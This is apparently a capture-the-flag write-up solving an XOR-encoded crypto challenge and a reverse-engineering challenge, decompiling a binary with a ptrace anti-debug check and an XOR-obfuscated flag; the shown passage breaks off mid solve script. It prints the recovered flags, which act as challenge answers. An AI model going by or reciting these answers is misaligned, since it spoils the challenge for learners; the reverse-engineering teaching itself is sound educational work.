
What the hell is that?

After trying various cipher gotten from dcodefr I got nothing

Perharp this might be xor?

Let us give it a shot

I tried getting the key




Seems to be multiple `\x05`

Using that key to decode it gives this


```
CTF_50uRC3m4P_J5_07214740Q320
```

That obviously looks like that flag but when I submitted it, It didn't work :(

So I tried using cyberchef magic option and got another variation of the flag




Using that worked

```
Flag: CTF_50uRC3m4P_J5_072147408013208
```


I figured why I got a wrong value and that's so because when CyberChef decoded from hex it then did another decode

So if I were to use the original decoded hex value then I should get the flag too



That worked cool xD

Danxomè



After downloading the binary and checking the file types and protections enabled I get this

So we're working with a x64 binary which is dynamically linked and stripped

There are 2 protections enabled which are:

- NX
- PIE

What NX prevents is shellcode placing to the stack and executing it

And PIE randomize the memory addresses during program execution


Let us run the binary to know what it does

Hmmm it seems to iterate through a value and sleep on each iterate

Using ghidra I decompiled the binary

Here's the main function


Note that I already edited some variable names and function name




```c
int main(void)

{
  anti_debug();
  banner();
  sleep();
  get_flag();
  return 0;
```

The main function has 4 functions in it

Here's the decompiled `anti_debug()` function





```c
void anti_debug(void)

{
  long fd;

  fd = ptrace(PTRACE_TRACEME,0,1,0);
  if (fd == -1) {
    puts("Nous avons besoin de vrai guerrier ici");
    puts(&error);
                    /* WARNING: Subroutine does not return */
    exit(1);
  }
  return;
}
```

Looking at this shows it prevents the binary from running inside of a debugger

That's what `ptrace()` does

The `banner` function just contains the banner


The `sleep` decompiled code function




```c
int sleep(void)

{
  int i;

  for (i = 0; i < 0x591280; i = i + 1) {
    printf("DanxomeLou, la pleine lune est dans....  %d secondes
\n",(ulong)(0x591280 - i));
    sleep(1);
  }
  return 0;
}
```


Loop at this shows that it will iterate through `0x591280` and on each iterate it will sleep for a second

After this the `get_flag` function is called




```c
int get_flag(void)

{
  int i;
  byte flag [64];
  undefined4 array [52];

  memcpy(array,&flag_array,204);
  for (i = 0; i < 0x33; i = i + 1) {
    flag[i] = (byte)array[i] ^ 0x22;
  }
  printf("The time has come. Flag is \"%s\"\n",flag);
  return 0;
}
```

Looking at this we can see that it will iterate through `0x33` and on each iterate it will xor each character in the global `flag_array` array with `0x22`



And then prints the flag

So what do we do here

There are various ways we can go around this

One way is to save the values in the global `flag_array` variable and xor it with `0x22`


But the length of it is much to copy and filter the null bytes values

So instead I'll just xor the whole character of the binary


Here's the solve script

```
binary = bytearray(open('LougaDanxomeRou', 'rb').read())
dump = []

for i in binary:
